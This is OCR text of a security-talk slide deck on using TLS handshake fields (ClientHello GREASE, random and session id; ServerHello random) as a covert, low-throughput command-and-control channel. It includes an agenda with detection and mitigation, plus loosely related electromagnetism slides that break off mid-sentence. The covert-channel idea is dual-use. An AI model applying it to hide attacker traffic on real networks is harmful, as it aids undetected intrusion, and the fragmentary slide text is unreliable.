
TLS Protocol Manipulation

a (very) low throughput C2 channel


TAPLE
PLAY


Somehow
I
Manage
CREATE


INVENT


WHEN I DISCOVERED YOUTUBE
I DIDN'T WORK FOR 5 DAYS

ELECTRICITY AND MAGNETISM

Electricity = the set of physical phenomena associated with the presence and motion of matter that has a property of electric charge. It's related to magnetism, both being part of the phenomenon of electromagnetism.

Electric charge = a property of some subatomic particles which determines their electromagnetic interactions. Electrically charged matter is

Electric field = changes are surrounded by an electric field. The electric field produces a force on other

= have momentum so they can apply force to particles

Electromagnetic spectrum = the entire distribution of electromagnetic radiation according to frequency or wavelength.
- all electromagnetic waves travel at the speed of light in a vacuum, they do so at a wide range of frequencies, wavelengths and photon energies.

Penetrates the earth's atmosphere


Yes | No | Yes | No

Wavelength: Radio (10^3) | Microwave (10^{-2}) | Infrared (10^{-5}) | Visible ($5 \cdot 10^{-6}$) | Ultraviolet (10^{-8}) | X-ray (10^{-10}) | Gamma ray (10^{-12})

About the size of: Buildings | Humans | Honeybee | Pinpoint | Protozoans | Molecules | Atoms | Atomic nuclei


Frequency: 10^4 | 10^8 | 10^{12} | 10^{15} | 10^{16} | 10^{18} | 10^{20}

Sources: Am Radio | microwave radar | Humans | Fluorescent bulbs | X-ray machines | Radioactive elements




THE SPEED OF LIGHT
IS TOO SLOW

| the wire



| credits: truecable.com

| agenda

- whoami
- quick TLS intro
- what was achieved
- how
- demo
- detect & mitigate


| whoami

- security researcher
- staff at the Security Summer School
- volunteer at security things


| tldr

- **C2 channel:**


?


VICTIM
ATTACKER

?


VICTIM
ATTACKER

?


VICTIM
C2 CHANNEL
ATTACKER

| tldr

- **C2 channel:**
- from client via **ClientHello**
  - → GREASE* 1 byte
  - → random 32 bytes
  - → session id 32 bytes
- from server via **ServerHello**
  - → random 32 bytes

* credit to **Caleb Yu**

| quick tls intro





Figure 1: Message Flow for Full TLS Handshake

| quick tls intro



| previous c2 research


- **HTTP**
- **HTTPS**
- **DNS**


- **TCP**
- **SMB**

| previous c2 research

- Github
- Dropbox
- Youtube
- Google Workspace
- Discord
- Virus Total
- Velociraptor
- ...






